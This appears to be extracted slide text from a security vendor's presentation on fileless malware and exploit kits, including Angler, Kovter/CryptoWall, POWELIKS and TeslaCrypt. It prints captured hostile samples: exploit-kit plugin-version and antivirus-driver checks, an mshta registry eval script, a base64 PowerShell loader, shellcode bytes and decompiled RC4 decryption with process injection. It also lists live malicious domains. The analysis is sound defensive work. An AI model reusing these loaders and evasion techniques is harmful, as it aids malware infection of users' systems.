mpzpasvmorlw.com	/	128	text/html	ie xplore:3952	
mpzpasvmorlw.com	/	44	text/html	ie xplore:3952	
mpzpasvmorlw.com	/	652,460	text/html	explorer:1604	
mpzpasvmorlw.com	/	128	text/html	explorer:1604	
mpzpasvmorlw.com	/	44	text/html	explorer:1604	
zorris2space.org	/taskg/8013/	15	text/html	explorer:1604	
top100-hot-images....	/taskg/4010/	15	text/html	explorer:1604	
top100-hot-images....	/taskg/5010/	15	text/html	explorer:1604	
top100-hot-images....	/taskg/3010/	15	text/html	explorer:1604	
top100-hot-images....	/taskg/2010/	15	text/html	explorer:1604	
top100-hot-images....	/taskg/6010/	15	text/html	explorer:1604	
top100-hot-images....	/taskg/7013/	15	text/html	explorer:1604	
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
RECOMMENDED SOLUTIONS



- Correlation among components of an attack



• Web Reputation




Email Pattern



The screenshot shows an email from Telekom Deutschland. The header includes: 'This message is High Priority.', 'From: 69400239254040-0001@t-mobile.de', 'Date: Wednesday, June 18, 2014 8:53 AM', 'To: info@dfn.de', and 'Subject: Ihre Telekom Mobilfunk RechnungOnline Monat Juni 2014 (Nr. 7273348632231)'. The body contains the Telekom logo, the text 'ERLEBEN', 'TELEKOM DEUTSCHLAND', and 'Ihre Rechnung für Juni 2014'. It mentions a bill of 378.86 Euro and a link to 'Ihre Rechnung für Juni 2014'. A red circle highlights the link with the text 'Full URL is malicious'. The signature is 'Ralf Hoßbach, Leiter Kundenservice'.

- Sender
- Subject Format
- Image
- Message Format
- Full URL is malicious



• Network Solution (1/2)

Packet Detection

valid **GET** request

contains **"/query"**

contains **"version="**
+ "&sid=" +
"&builddate=" +
"&q="

<query>

<clickurl>

```
Follow TCP Stream (tcp.stream eq 4)

Stream Content

GET /query?version=1.37&sid=2020&builddate=210714&q=natural+testosterone
+supplements&ref=http%3A%2F%2Ffindandhide%2Ecom%2Fsearch%2Ephp%3Fquery%3Dnatural%
2Btestosterone%2Bsupplements&ua=Mozilla%2E4%2E0%20%28compatible%3B%20MSIE%208%2E0%3B%
20Windows%20NT%206%2E1%3B%20WOW64%3B%20Trident%2F4%2E0%3B%20SLCC%23%20%2ENET%20CLR%202%
E0%2E50727%3B%20%2ENET%20CLR%203%2E5%2E30729%3B%20%2ENET%20CLR%203%2E0%2E30729%3B%
20Media%20Center%20PC%206%2E0%29&lang=en-US HTTP/1.0
Host: cd5-5c.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Fri, 01 Aug 2014 23:27:24 GMT
Content-Type: text/xml; charset=UTF-8
Content-Length: 564
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<records>
<query>natural testosterone supplements</query>
<record>
.<title><![CDATA[A loss in love that touches me more nearly]]></title>
.<description><![CDATA[Loving offenders thus I will excuse ye]]></description>
.<url><![CDATA[ftidsorder.com]]></url>
.<clickurl><![CDATA[http://23.238.229.250/click.php?
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</records>

Entire conversation (1289 bytes)
Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
```

Network Solution (2/2)

Vulnerability Assessment & Software Updates

Dynamic emulation on Web objects

- HTML, JavaScript, Java, PDF, and Flash


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```
name="javafx_version" value="2.0+" /> <param name="ldcrlie" value="ahhjyhhe9pbjciothe787pactte8c75sh5hwxgxxllldwllhxggwxxlllxlh" /> <param name="t" value="0" /> <param name="tt" value="0" /> </applet>);java_enable = 0;java_run = 0;if(j_version[0] > 0 && j_version[1] < 7){java_enable = 1;java_run = 1};if(j_version[0] > 0 && j_version[1] == 7 && j_version[3] <= 17){java_enable = 1;java_run = 2};if(j_version[0] > 0 && j_version[1] == 7 && j_version[3] == 21){java_enable = 1;java_run = 3};function checkversion11(f_version){if (f_version[0] != 11)return false;if (f_version[1] > 9)return false;if (f_version[1] == 9 && f_version[2] > 900)return false;if (f_version[1] == 9 && f_version[2] == 900 && f_version[3] > 170)return false;return true;}function checkversion12(f_version){if (f_version[0] != "12")return false;return true;}function checkversion13(f_version){if (f_version[0] != 13)return false;if (f_version[1] > 0)return false;if (f_version[2] > 0)return false;if (f_version[0] == 13 && f_version[1] == 0 && f_version[2] == 0 && f_version[3] > 206)return false;return true;}function chavs(a){var xmldoc = new activexobject("microsoft.xmlDOM");xmldoc.async = true;xmldoc.loadxml("<doctype html public \"-//w3c//dtd xhtml 1.0 translation//en\" res://c:\\windows\\system32\\drivers\\ + a + \">");if(xmldoc.parseerror.errorcode != 0){var err = "error code: " + xmldoc.parseerror.errorcode + "\\n";err += "error reason: " + xmldoc.parseerror.reason;err += "error line: " + xmldoc.parseerror.line;if(err.indexOf("-2147023083") > 0){return 1;}else{return 0;}if(chavs("kll.sys") || chavs("tmcisc.sys") || chavs("tmdtdl.sys") || chavs("tmtactmon.sys") || chavs("tmebc32.sys") || chavs("tmeext.sys") || chavs("tmcmm.sys") || chavs("tmevtmgr.sys")){exit();}var func_arr = [];if((s_version[0] > 0 && s_version[0] < 5) || (s_version[0] == 5 && s_version[1] == 0 && s_version[1] <= 5118)){func_arr.push("silver_run("));}if(checkversion11(f_version) || checkversion12(f_version) || checkversion13(f_version)){func_arr.push("flash_run("));}if(!java_run > 0){func_arr.push("asfwa(java_run)");}if((p_version[0] == 8) || (p_version[0] == 9 && s_version[1] <= 3)){func_arr.push("pdf_run("));}func silver_run(){fbbgrnth5we("<object data="data:aplicaam name="source"
```



Behavioral Rule and Monitoring



Logs

View: Unauthorized Changes Total records: 1 [Remove all](#) [Export](#)

Date/Time	Name	Details
12/11/2014 9:01 AM	C:\Users\Win7\De...	first version of POWELIKS Name: POWELIKS_A.exe From: System Unknown Version: 0.0.0.2 Copyright: Copyright (C) 2012 Detected Resource or Process ID: HKCU\Software\Microsoft\Windo... Response: Terminated

Unblock

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Suspicious Software Blocked

For your protection, the program named below was prevented from performing an action that could pose a security risk.

Name: [POWELIKS_A.exe](#)
From: [System Unknown](#)

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
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• YARA Rule

The screenshot displays a Windows Task Manager window on the left with 'dllhost.exe' selected. On the right, a 'Dllhost: Entire Memory' window shows a memory dump. A red box highlights a portion of the memory dump containing the text: `.....@e³.type`, `=cmd&version=1.0`, `&aid=8&builddate`, `=060414&id=0c296`, `817cc&os=5.1.260`, `0_3_0_32....Ái³.`, `Á3..î@...i³.X{ÿw`, `*.....t³+³³.³³`, `|{ÿwÜi³.....lÿw`, and `ti³.....Á3.....`. A red arrow points from the 'dllhost.exe' icon to the memory dump. The text 'Scan memory' is overlaid in red on the memory dump.

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00B3ED30	38	39	0B	00	00	00	00	00	00	00	00	00	68	00	00	00	89.....h
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• Triaging a System Infected with Fileless Malware




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
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RegRipper
Registry Dumper
RegView




rundll32.exe
dllhost.exe




AGE OF FILELESS INFECTION

- Kovter serves CryptoWall DLL (1/5)



Commands: RUN, UPDATE, RESTART, FEED, SLEEP

- Kovter serves CryptoWall DLL (2/5)



(Default) = **mshta**

```
javascript:NZBXG6c="SHD0";E92i=new%20ActiveXObject("WScript.Shell");GGc2FFX="jO8q6K  
Ug8";EE4s1c=E92i.RegRead("HKCU\\software\\56ddaf939a\\2248ddcd");Xd8l6BcHdE="XUX"  
;eval(EE4s1c);F1PYI6tNQ="ar";
```

- Kovter serves CryptoWall DLL (3/5)

The screenshot shows the Windows Registry Editor window. The left pane shows the tree structure with 'Software' expanded to '56ddaf939a'. The right pane displays a list of registry values:

Name	Type	Data
(Default)	REG_SZ	(value not set)
14cbf659	REG_SZ	FDED1A9094DBB991
2248ddcd	REG_SZ	yVnN5AqkSrIorMbnm8IqY="bxJMx43nUsCioIMoM...
34e2600d	REG_SZ	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1...
36e0b937	REG_SZ	875
597b5ba8	REG_SZ	1441868103
729f7e93	REG_SZ	AEF5DAD07B0DCB5F482C7CAD9FFC7E4
e7ba9afa	REG_SZ	-nKŠ-ÄääkZ4ëq_-+!ün£Tf3-ÿEM,i;ÜæB1'h' · ÈNY...

Callouts from the image:

- A box at the top right points to the '2248ddcd' value, containing the text: "Obfuscated javascript that will execute PowerShell script".
- A box at the bottom left points to the 'e7ba9afa' value, containing the text: "RC4 encrypted malware copy".
- A box at the bottom right points to the '34e2600d' value, containing the text: "Browser User Agent".

- Kovter serves CryptoWall DLL (4/5)

Powershell executes the shellcode

```
udFB0c10pICHbSW50UHRyXS kpKSkusW52b2t1kDAsMCwkcHIsJHByLDAsMCk7fX11bHNLeyhbU31zdGVtL1J1bnRpbWUuSW50ZXJvcFN1cnZpY2VzLk1hcnNo
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xlZXAoMTIwMck7fWNhdGNoe31leG10Ow==')));
    mhz75X=d0K.Run("C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:mdculo",0,1);
}
```

```
d0K=new ActiveXObject("WScript.Shell");
(d0K.Environment("Process"))("mdculo")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String(
'c2x1ZXAoOTApO3RyeXtmdW5jdGlvbiBnZGVsZWdhdGV7UGFyYW0gKFtQYXJhbWV0ZXIoUG9zaXRpb249MCxNYW5kYXRvcnk9JFRydWUuXSBBVHlwZVtdXSak
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nJlbnREb21haW4uRGVmaW5lRHluYW1pY0Fzc2VtYmx5KCh0ZXctT2JqZWN0IFN5c3R1bS5S2WZsZWNOaW9uLkFzc2VtYmx5TmFtZSgiUmVmbGVjdGVkRGVzZW
```

```
$UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef] (
(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), $UnsafeNativeMethods.GetMethod("GetModuleHandle"
)).Invoke($null,@($Module))))), $Procedure));
```

```
[Byte[]] $sc32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xF8,0xFF,0xFF,0x53,0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,
,0x52,0x30,0x8B,0x52,0x0C,0x8B,0x52,0x14,0x8B,0x72,0x28,0x6A,0x18,0x59,0x31,0xFF,0x31,0xC0,0xAC,0x3C,0x61,0x7C,0x02,0x2C,
,0x20,0xC1,0xCF,0x0D,0x01,0xC7,0xE2,0xF0,0x81,0xFF,0x5B,0xBC,0x4A,0x6A,0x8B,0x5A,0x10,0x8B,0x12,0x75,0xDB,0x89,0x5D,0xFC,
,0x5F,0x5E,0x5B,0x8B,0x45,0xFC,0x89,0x45,0xD4,0x8B,0x45,0xD4,0x66,0x81,0x38,0x4D,0x5A,0x0F,0x85,0x0F,0x02,0x00,0x00,0x8B,
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,0x03,0x45,0xFC,0x33,0xD2,0x52,0x50,0x8B,0xC6,0x03,0xC0,0x99,0x03,0x04,0x24,0x13,0x54,0x24,0x04,0x83,0xC4,0x08,0x66,0x8B,
```

- Kovter serves CryptoWall DLL (5/5)

Shellcode decrypts and executes the binary stored in registry

1. Queries registry that stores encrypted binary

```

if ( !flag )
{
    nen = 0;
    Size = 0;
    if ( !(RegOpenKeyExA)(0x80000001, aSoftware, 0, 1, &pkresult)// open HKEY_LOCAL_MACHINE\SOFTWARE\2F53686FFd
        // query "86a89937"
        && !(RegQueryValueExA)(pkresult, aSoftware + 65, 0, &a86a89937, 0, &Size)
        && Size > 0x64 )
    {
        nen = (VirtualAlloc)(0, Size, 0x3000, 0x40);
        if ( nen )
        {
            if ( !(RegQueryValueExA)(pkresult, aSoftware
                flag = 1;
            }
        }
    }
}

```

2. Decrypts using RC4

```

counter = Size;
index = 0;
do
{
    i = (i + 1);
    j = (S[i] + j) & 255;
    v26 = LOBYTE(S[i]);
    S[i] = S[j];
    S[j] = v26;
    index++ ^= LOBYTE(S[(S[j] + S[i]) & 255]);
}
while (counter);
}

```

```

loc_AB3:                                     ; CODE XREF: sub_0+A0F7j
        mov     eax, [ebp+EP]
        mov     eax, [eax+28h]
        add     eax, [ebp+allocatedmemory]
        mov     [ebp+InjectionEntryPoint], eax
        xor     eax, eax
        push   eax
        push   1
        push   [ebp+allocatedmemory]
        call   [ebp+InjectionEntryPoint]

loc_ACA:                                     ; CODE XREF: sub_0+7517j
                                                ; sub_0+76F7j ...
        push   0
        call   [ebp+ExitProcess]
        pop    edi
        pop    esi
        pop    ebx
        mov    esp, ebp
        pop    ebp
        retn   4

```

3. Injects code to
regsvr32.exe or
svchost.exe

• Angler EK pushes PoS Reconnaissance Trojan

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An attack aiming to infect PoS systems was found using the Angler Exploit Kit to push a PoS reconnaissance Trojan. This Trojan, detected as **TROJ_RECOLOAD.A**, checks for multiple conditions in the infected system like if it is a PoS machine or part of a PoS network. It then proceeds to download specific malware depending on the conditions met. We've also found that this utilizes the **fileless installation capability of the Angler Exploit Kit to avoid detection**.

Looking into its infection chain, we found that part of its reconnaissance involves searching for data related to specific websites and companies. One example would be Verifone, a company that offers solutions for electronic payments and PoS transactions. Based on the infection chain, we also believe that this attack is targeting web-based terminals.

This finding suggests that attackers are now looking for ways to deploy PoS malware on a wider scale. Just recently, we discovered a PoS threat that piggybacks on the established Andromeda botnet to reach PoS systems.

Arrival vector

The Angler Exploit Kit often uses **malvertisements** and compromised sites as the starting point for infection. For this specific incident, we found that the infection chain takes advantage of two Adobe Flash vulnerabilities (**CVE-2015-0336** and **CVE-2015-3104**). After exploiting either vulnerability the Trojan, detected as TROJ_RECOLOAD.A, finds its way to the system.

One detail that bears stressing is the use of **fileless installation** for this malware. Fileless installation involves installing the malware into locations that are difficult to scan or detect. The malware exists only in memory and is written directly to RAM instead of being installed in target computer's hard drive.

Anti-analysis techniques

By definition, reconnaissance requires stealth work. TROJ_RECOLOAD.A employs several anti-analysis techniques before performing its main routine.

- It checks if modules related to virtualization, sandbox and analysis tools are loaded.

- Angler EK serves TeslaCrypt


The screenshot shows the Fiddler Web Debugger interface. At the top, a red-bordered notification box titled "TeslaCrypt Scheme" contains the text: "What happened to your files? All of your files were protected by a strong encryption with RSA-2048. More information about the encryption RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))". Below this, the main interface displays a list of intercepted HTTP requests and responses. The right-hand pane shows the "Injected Script to Angler EK" in the XML view, which contains a JavaScript snippet designed to set a cookie and load a remote page via an iframe.

Result	Protocol	Host	URL	Body	Caching
200	HTTP	florencesairport.com	/	7,503	
200	HTTP	love.elevatelightsh...	/boards/index.php?PHPSE...	112,542	no-cac...
200	HTTP	love.elevatelightsh...	/boards/quite.fcgi?length...	4,700	no-cac...
200	HTTP	love.elevatelightsh...	/kind.mapx?agreement=&...	42,818	no-cac...
200	HTTP	love.elevatelightsh...	/kind.mapx?agreement=&...	42,818	no-cac...
200	HTTP	ipinfo.io	/ip	14	
200	HTTP	ledshoppen.nl	/wp-content/themes/r.ph...	25	

